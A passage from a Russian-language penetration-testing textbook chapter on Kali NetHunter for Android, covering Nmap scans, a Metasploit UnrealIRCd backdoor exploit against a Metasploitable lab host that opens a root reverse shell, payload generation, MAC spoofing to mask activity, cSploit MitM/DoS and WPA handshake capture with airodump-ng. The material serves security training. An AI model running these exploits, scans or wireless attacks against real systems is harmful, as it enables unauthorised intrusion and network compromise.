
**Рис. 12.2.** Меню настроек различных служб NetHunter

В этом меню можно настроить запуск нужных служб при загрузке или, в зависимости от конкретных требований, их включение и выключение. Две конкретные службы, которые мы рассмотрели ранее, — это веб-сервер Apache и служба Metasploit. Обе можно запустить из этого меню (рис. 12.3).



**Рис. 12.3.** Настройка запуска служб Apache и Metasploit при старте

В дополнение к параметрам меню в NetHunter есть значок для доступа к командной строке. Чтобы получить доступ к терминалу, щелкните на NetHunter Terminal (рис. 12.4).



**Рис. 12.4.** Запуск терминала

Откроется команда строка, которая выглядит как стандартный интерфейс, который вы встречали в предыдущих главах (рис. 12.5).

Если щелкнете кнопкой мыши на трех вертикальных точках в правом верхнем углу, то получите доступ к параметрам, которые позволят вам использовать

специальные клавиши, получить доступ к меню справки и установить свои предпочтения. Кроме того, Kali NetHunter поставляется с предварительно настроенной клавиатурой хакера. В меню планшета перейдите на страницу Apps (Приложения). Здесь вы найдете значок для запуска клавиатуры хакера. Эта клавиатура чуть удобнее для пользователя, что полезно при работе с командной строкой.




Рис. 12.5. Терминал запущен

## Инструменты NetHunter

Поскольку NetHunter основан на ОС Kali Linux, многие из инструментов, которые мы рассматривали в предыдущих главах, являются частью его платформы. Значит, эти же команды и методы можно использовать во время теста на проникновение. В этом разделе мы рассмотрим два инструмента, которые чаще всего используются при тестировании на проникновение, а также дополнительные инструменты, которые могут быть частью отдельной платформы NetHunter.

### Nmap

Одним из наиболее часто используемых инструментов, который мы подробно рассматривали ранее, является Nmap. Вы можете запустить его из командной строки NetHunter со всеми теми же функциями, что и Kali Linux. Чтобы добраться до NMAP, щелкните на значке NetHunter, а затем перейдите к Nmap. Здесь вы увидите интерфейс, который позволяет ввести один IP-адрес, диапазон или нотацию CIDR. В примере мы будем использовать для маршрутизатора один IP-адрес (рис. 12.6).





Рис. 12.6. Вводим IP-адрес исследуемого объекта

Интерфейс NetHunter позволяет задать тип сканирования NMAP, обнаружение операционной системы, обнаружение служб и поддержку IPv6. Кроме того, имеется возможность установить определенные параметры сканирования портов. Испытатели на проникновение для ограничения сканирования портов могут настроить сканирование согласно своим условиям или выбрать параметры приложения NMAP (рис. 12.7).




**Рис. 12.7.** Настройка сканирования

Щелкнув на пункте Select timing template (Выбрать шаблон синхронизации), вы сможете выбрать время сканирования. Как и в версии командной строки NMAP, время сканирования может быть адаптировано к конкретной ситуации. Наконец, вы можете выбрать тип сканирования. Для отображения параметров сканирования щелкните на пункте Select scan techniques (Выбрать методы сканирования). Здесь вы сможете определить настройки SYN- или TCP-сканирования (рис. 12.8).

После того как все параметры сканирования будут выбраны, нажмите кнопку SCAN (Сканирование). В NetHunter откроется окно командной строки и запустится сканирование (рис. 12.9).

Графический интерфейс NetHunter отлично подходит для выполнения простого сканирования. Для более тщательного сканирования или использования сценариев вам придется перейти к версии командной строки NMAP.



**Рис. 12.8.** Выбор параметров сканирования

```

root@kali:~# nmap -sT --top-ports 20 -sV 192.168.0.1 -A
Starting Nmap 7.01 ( https://nmap.org ) at 2016-07-01 03:14 UTC
Nmap scan report for 192.168.0.1
Host is up (0.016s latency).
PORT      STATE SERVICE      VERSION
21/tcp    closed  ftp
22/tcp    open   ssh          Dropbear sshd 0.46 (protocol 2.0)
| ssh-hostkey:
|_ 1040 cc:a7:d4:94:3a:3b:52:f2:ab:13:cd:e5:6a:fc:0a:9a (RSA)
23/tcp    open   telnet       Actiontec Q1000 DSL router telnetd
25/tcp    closed  smtp
53/tcp    open   upnp         Belkin/Linksys wireless router UPnP (UPnP 1.0; BRCM400 1.0)
80/tcp    open   http         micro_httpd
110/tcp   closed  pop3
111/tcp   closed  rpcbind
135/tcp   closed  msrpc
139/tcp   closed  netbios-ssn
143/tcp   closed  imap
443/tcp   open   ssl/http    micro_httpd
|_http-title: CenturyLink Modem Configuration
| ssl-cert: Subject: commonName=Daniel/organizationName=Broadcom/stateOrProvinceName=Califonia/countryName=UA
| Not valid before: 2006-08-07T23:31:21
| Not valid after:  2006-09-06T23:31:21
445/tcp   closed  microsoft-ds
993/tcp   closed  imaps
995/tcp   closed  pop3s
1723/tcp  closed  pptp
3306/tcp  closed  mysql
3389/tcp  closed  ms-wbt-server
5900/tcp  closed  vnc
8080/tcp  closed  http-proxy
MAC Address: 10:5F:06:9C:89:50 (Actiontec Electronics)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.30
Network Distance: 1 hop
Service Info: OSs: Linux, Linux 2.4; Devices: broadband router, router; CPE: cpe:/o:linux:linux_kernel, cpe:/h:actiontec:q1000, cpe:/o:linux:linux_kernel:2.4

TRACEROUTE
HOP RTT      ADDRESS
1  15.77 ms  192.168.0.1

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 74.76 seconds
root@kali:~#

```

Рис. 12.9. Сканирование запущено

## Metasploit

Один из мощных инструментов тестирования на проникновение, о котором мы говорили в предыдущих главах, — Metasploit. Платформа Metasploit включена в NetHunter и функционирует точно так же, как и в Kali Linux. Например, попытаемся использовать бэкдор в целевой системе под управлением Metasploitable с помощью NetHunter.

Сначала запустите терминал NetHunter, а затем введите следующую команду:

```
# msfconsole
```

Мы собираемся использовать уязвимость в виде бэкдора демона IRC в Metasploitable. Для этого воспользуемся экспloitом unreal\_ircd\_3281\_backdoor. Введите в командную строку следующую команду:

```
msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
```

Затем установим удаленный хост на нашу машину Metasploitable:

```
msf >exploit(unreal_ircd_3281_backdoor) >set RHOST 192.168.0.182
```

Наконец, запускаем экспloit. На рис. 12.10 показан вывод предыдущих команд.

```
root@kali:~# msfconsole
# cowsay++
< metasploit >
-----
 \  ^__)
  )\/\
  ||--|| *  
  
Save 45% of your time on large engagements with Metasploit Pro
Learn more on http://rapid7.com/metasploit  
  
-[ metasploit v4.11.5-2016010401           ]  
+ -- --=[ 1517 exploits - 875 auxiliary - 257 post      ]  
+ -- --=[ 437 payloads - 37 encoders - 8 nops          ]  
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]  
  
msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf exploit(unreal_ircd_3281_backdoor) > set RHOST 192.168.0.134
RHOST => 192.168.0.134
msf exploit(unreal_ircd_3281_backdoor) > exploit  
  
[*] Started reverse TCP double handler on 192.168.0.182:4444
[*] Connected to 192.168.0.134:6667...
:irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
[*] Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo HbdykjeNEkVqVQJr;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "HbdykjeNEkVqVQJr\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.0.182:4444 -> 192.168.0.134:51140) at 2016-07-04 16:26:49 +0000
whoami
root
|
```

**Рис. 12.10.** Вывод предыдущих команд

После запуска эксплойта мы можем запустить команду whoami и определить одноименный инструмент как корневую командную оболочку. Как видно из этого примера, NetHunter имеет ту же функциональность, что и ОС Kali Linux.

Это позволяет тестеру на проникновение использовать платформу NetHunter для проведения атак на портативной платформе. Один из недостатков использования фреймворка Metasploit состоит в том, что не очень удобно вводить команды на планшете или телефоне.

Как и в Kali Linux, в NetHunter имеется создатель полезной нагрузки Msfvenom для Metasploit. Этот графический интерфейс можно использовать для создания пользовательских полезных нагрузок для работы с платформой Metasploit. Чтобы получить доступ к этому инструменту, щелкните на значке NetHunter и перейдите к пункту Metasploit Payload Generator (Генератор полезной нагрузки Metasploit). Вы попадете в следующее меню (рис. 12.11).





Рис. 12.11. Генератор полезной нагрузки Metasploit

В этом меню находятся те же параметры, что мы видели в версии Kali Linux Msfvenom. Кроме того, интерфейс позволяет создавать определенные нагрузки и сохранять их на SD-карте для дальнейшего использования.

Другим инструментом NetHunter, который можно применять вместе с Metasploit, является Searchsploit. Он запрашивает базу данных эксплойтов, расположенную по адресу <https://www.exploit-db.com/>, и позволяет искать дополнительные эксплойты, которые можно задействовать вместе с теми, что есть в Metasploit.

## Преобразователь MAC

Изменение MAC-адреса платформы NetHunter может потребоваться при выполнении атак на целевую беспроводную сеть или при подключении к физической сети. Для выполнения этой задачи в NetHunter установлен MAC Changer. Чтобы получить к нему доступ, щелкните на значке NetHunter, а затем на MAC Changer. Вы увидите следующий экран (рис. 12.12).



**Рис. 12.12.** Экран MAC Changer

MAC Changer позволяет установить имя хоста по вашему выбору. Установка имени хоста для имитации соглашения об именах целевой организации позволяет маскировать действия при наличии систем, регистрирующих действия в сети. Кроме того, MAC Changer позволяет установить MAC-адрес или разрешить инструменту случайным образом назначать MAC-адрес для каждого интерфейса.

## Сторонние приложения Android

Просматривая главное меню, наряду с NetHunter вы должны заметить шесть других установленных приложений для Android. Это такие приложения, как NetHunter Terminal Application, DriveDroid, USB Keyboard, Shodan, Router Keygen и cSploit. Хотя эти сторонние приложения в документации NetHunter перечислены как незавершенные, оказалось, что они все работают. Но, в зависимости от вашего мобильного устройства и его аппаратных средств, некоторые приложения или функции приложений все-таки могут не работать.

### Приложение NetHunter Terminal

Подобно терминалу в Kali и NetHunter, приложение NetHunter Terminal позволяет пользователю выбирать между различными типами терминалов: Kali, Android и Android SU (рис. 12.13).





Рис. 12.13. Выбор терминала

## DriveDroid

DriveDroid позволяет вашему Android-устройству эмулировать загрузочный флеш-накопитель или DVD. Само устройство при загрузке с ПК может использоваться в качестве загрузочного носителя (например, загрузочного флеш-накопителя).

Приложение DriveDroid при создании загрузочного диска Android позволяет пользователю выбирать из локально сохраненных или загруженных образов ОС (.iso). DriveDroid также можно загрузить непосредственно из магазина Google Play по адресу <https://play.google.com/store/apps/details?id=com.softwarebakery.drevdroid&hl=en> (рис. 12.14).



**Рис. 12.14.** Загрузка DriveDroid


## USB-клавиатура

Эта функция, как следует из названия, позволяет использовать USB-клавиатуру. Возможность применения этой функции также зависит от модели устройства Android.

## Shodan

В мобильной версии для пользователей NetHunter вы также найдете инструмент Shodan, широко известный в качестве хакерской поисковой системы. Использование приложения Shodan тоже требует ключа API. Если вы, читая главу 4, создали свою учетную запись, этот ключ API у вас уже есть. Посетите сайт <http://www.shodan.io> и войдите в систему (или зарегистрируйтесь). Ключ API будет в правом верхнем углу браузера. При появлении запроса введите его в приложение Shodan.

После того как вы приобрели и ввели свой код, можете использовать приложение Shodan так же, как и в браузере (рис. 12.15).



**Рис. 12.15.** Приложение Shodan


## Router Keygen

Router Keygen — генератор ключей для маршрутизаторов, которые поддерживают шифрование WEP и WPA. Пытаясь определить, поддерживается ли атака, приложение сначала сканирует Wi-Fi-сети (рис. 12.16).

Чтобы создать ключи, которые могут использоваться для подключения к маршрутизаторам и сетям, щелкните на названии поддерживаемой сети (рис. 12.17).



**Рис. 12.16.** Сканирование Wi-Fi-сетей приложением Router Keygen




**Рис. 12.17.** Создание ключей



Router Keygen также можно напрямую загрузить из Google Play по адресу [https://play.google.com/store/apps/details?id=io.github.routerkeygen&hl=en\\_US](https://play.google.com/store/apps/details?id=io.github.routerkeygen&hl=en_US).

## cSploit

Используя атаку типа *Man-in-the-Middle (MitM)* («человек посередине») и *Denial-of-Service (DoS)* («отказ в обслуживании»), приложение cSploit может легко собирать нужную информацию. При запуске cSploit сначала предлагает пользователю выбрать целевую сеть. Затем, как показано на рис. 12.18, пользователю предоставляется несколько модулей.



**Рис. 12.18.** Модули на выбор

Этот инструмент впечатляет своими возможностями. Здесь все модули запускаются с мобильного устройства, а испытатель на проникновение может спрятать их во время атаки.

## Беспроводные атаки

Одним из явных преимуществ использования платформы NetHunter является ее размер. Кроме того, ее очень легко сделать малозаметной. Это серьезное достоинство NetHunter, особенно если вам поручено незаметно протестировать беспроводную сеть сайта на безопасность. Если вы, выполняя проверку безопасности, будете сидеть неподалеку с открытым ноутбуком и внешней антенной, то можете привлечь к себе внимание, что совершено нежелательно. Нам кажется, что использование телефона Nexus 5, на котором развернут NetHunter и подключена дискретная внешняя антенна, спрятанная за газетой или ежедневником, — лучший способ сохранить скрытность. Еще одним ключевым преимуществом платформы

NetHunter при проведении тестирования беспроводной сети является возможность охватить широкую область, например студенческий городок. При этом вам не придется носить с собой большой ноутбук.

## Беспроводное сканирование

Как обсуждалось в предыдущей главе, определение беспроводных целевых сетей является важным шагом в пентестировании. Платформа NetHunter содержит ряд инструментов, которые позволяют выполнять беспроводное сканирование и идентификацию цели. Существуют также сторонние приложения, у которых есть дополнительное преимущество в виде удобного интерфейса. Эти приложения могут собирать подробную информацию о возможной целевой сети.

NetHunter включает в себя набор инструментов Aircrack-ng, который мы обсуждали в главе 11. Он также работает из командной строки. Запустим командную оболочку и для идентификации потенциальных целевых сетей введем команду airodump-ng (рис. 12.19).

```

CH 12 ][ Elapsed: 6 s ][ 2016-07-04 19:58

BSSID      PWR  Beacons    #Data/ #/s   CH   MB   ENC  CIPHER AUTH ESSID
50:6A:03:C7:D0:5B -79      1       0   0   8 54e  WPA2 CCMP  PSK  NETGE
E8:89:2C:DB:D0:70 -79      2       0   0   1 54e  WPA2 CCMP  PSK  Brenn
12:86:8C:70:38:D6 -63      10      0   0   11 54e  WPA2 CCMP  PSK  <leng
22:86:8C:70:38:D6 -62      13      0   0   11 54e. OPN   xfini
EC:43:F6:1F:DA:99 -65      4       0   0   11 54e  WPA2 CCMP  PSK  Centu
10:5F:06:9C:89:55 -59      14      1       0   11 54e  WPA2 CCMP  PSK  SECAL
10:86:8C:70:38:D6 -61      13      0       0   11 54e. WPA2 CCMP  PSK  Harle
C0:7C:D1:4C:28:5A -73      2       0       0   11 54e. OPN   xfini
32:86:8C:70:38:D6 -61      10      0       0   11 54e. WPA2 CCMP  PSK  <leng
10:5F:06:46:6B:85 -67      5       0       0   11 54e  WPA2 CCMP  PSK  Centu
64:A5:C3:65:37:F2 -68      2       0       0   11 54e  WPA2 CCMP  PSK  Don's
00:71:C2:66:B9:59 -72      2       0       0   11 54e. WPA2 CCMP  PSK  <leng
DC:3A:5E:4C:A3:A3 -69      3       0       0   11 54e  WPA2 CCMP  PSK  <leng
66:F2:37:65:C3:A0 -71      1       0       0   11 54e  WPA2 CCMP  PSK  DT's
8E:04:FF:35:F8:AD -71      3       0       0   6   54e. OPN   xfini
E4:F4:C6:0C:47:29 -72      3       0       0   6   54e  WPA2 CCMP  PSK  Mac3
00:1E:5E:ED:73:BF -66      2       0       0   6   54e  WPA2 CCMP  PSK  blue
10:5F:06:28:B6:E5 -71      10      1       0   6   54e  WPA2 CCMP  PSK  Centu
20:76:00:65:E2:E5 -74      3       0       0   11 54e  WPA2 CCMP  PSK  Centu
3E:7A:8A:18:64:84 -72      2       0       0   6   54e. WPA2 CCMP  PSK  <leng
8E:04:FF:35:F8:AC -74      3       0       0   6   54e. WPA2 CCMP  PSK  <leng
D8:97:BA:C3:C1:59 -71      4       0       0   6   54e. WPA2 CCMP  PSK  <leng
C0:7C:D1:81:AE:38 -74      2       0       0   7   54e. WPA2 CCMP  PSK  McKin
38:2C:4A:E3:F2:60 -61     12      29      13   6   54e  WPA2 CCMP  PSK  HR-HO
22:86:8C:D1:BF:7A -78      3       0       0   11 54e. OPN   xfini
C0:7C:D1:81:AE:3A -75      2       0       0   7   54e. OPN   xfini
C0:7C:D1:4C:28:58 -76      2       0       0   11 54e. WPA2 CCMP  PSK  Marci
8C:04:FF:35:F8:AB -74      4       0       0   6   54e  WPA2 CCMP  PSK  HOME-
C0:7C:D1:81:AE:39 -76      2       0       0   7   54e. WPA2 CCMP  PSK  <leng
AE:34:26:E3:42:F4 -76      2       0       0   1   54e. OPN   xfini
12:86:8C:D1:BF:7A -74      4       0       0   11 54e. WPA2 CCMP  PSK  <leng
D8:97:BA:B0:31:D8 -77      2       0       0   1 54e. WPA2 CCMP  PSK  Baird
3E:7A:8A:98:89:D8 -77      5       0       0   1 54e. WPA2 CCMP  PSK  <leng
E6:89:2C:DB:D0:70 -78      2       0       0   1 54e. OPN   xfini
C0:7C:D1:4C:28:59 -70      2       0       0   11 54e. WPA2 CCMP  PSK  <leng

```

**Рис. 12.19.** Идентификация потенциальных целевых сетей

Как и в ОС Kali Linux, мы можем определить транслируемый BSSID, канал и SSID.

## WPA/WPA2-взлом

Как мы уже обсуждали ранее, Aircrack-ng в NetHunter позволяет выполнять те же атаки без каких-либо изменений команд или техники. Кроме того, мы можем использовать ту же антенну вместе с внешним адаптером, что и в случае проводной сети (см. главу 11). Следующий взлом направлен против той же точки доступа с тем же BSSID, что мы обсуждали в главе 11. Все это было выполнено из командной строки NetHunter.

На рис. 12.20 мы видим вывод команды `#airodump-ng -c 6 --bssid -w NetHunter`.

```
CH 6 ][ Elapsed: 1 min ][ 2016-06-29 00:49 ] WPA handshake: 44:94:FC:37:10:6
BSSID          PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH E
44:94:FC:37:10:6E -63 67      496     137   1   6 54e WPA2 CCMP  PSK A
BSSID          STATION          PWR Rate Lost Frames Probe
44:94:FC:37:10:6E 64:A5:C3:DA:30:DC -62 0e-24    29      210
```

**Рис. 12.20.** Вывод команды airodump-ng

Aircrack-ng в NetHunter также может захватить четырехстороннее рукопожатие. Как мы уже обсуждали в главе 11, это можно сделать, используя предварительно настроенный список, после чего изменить код доступа. Для демонстрационных целей мы выбрали короткий, предварительно настроенный список.

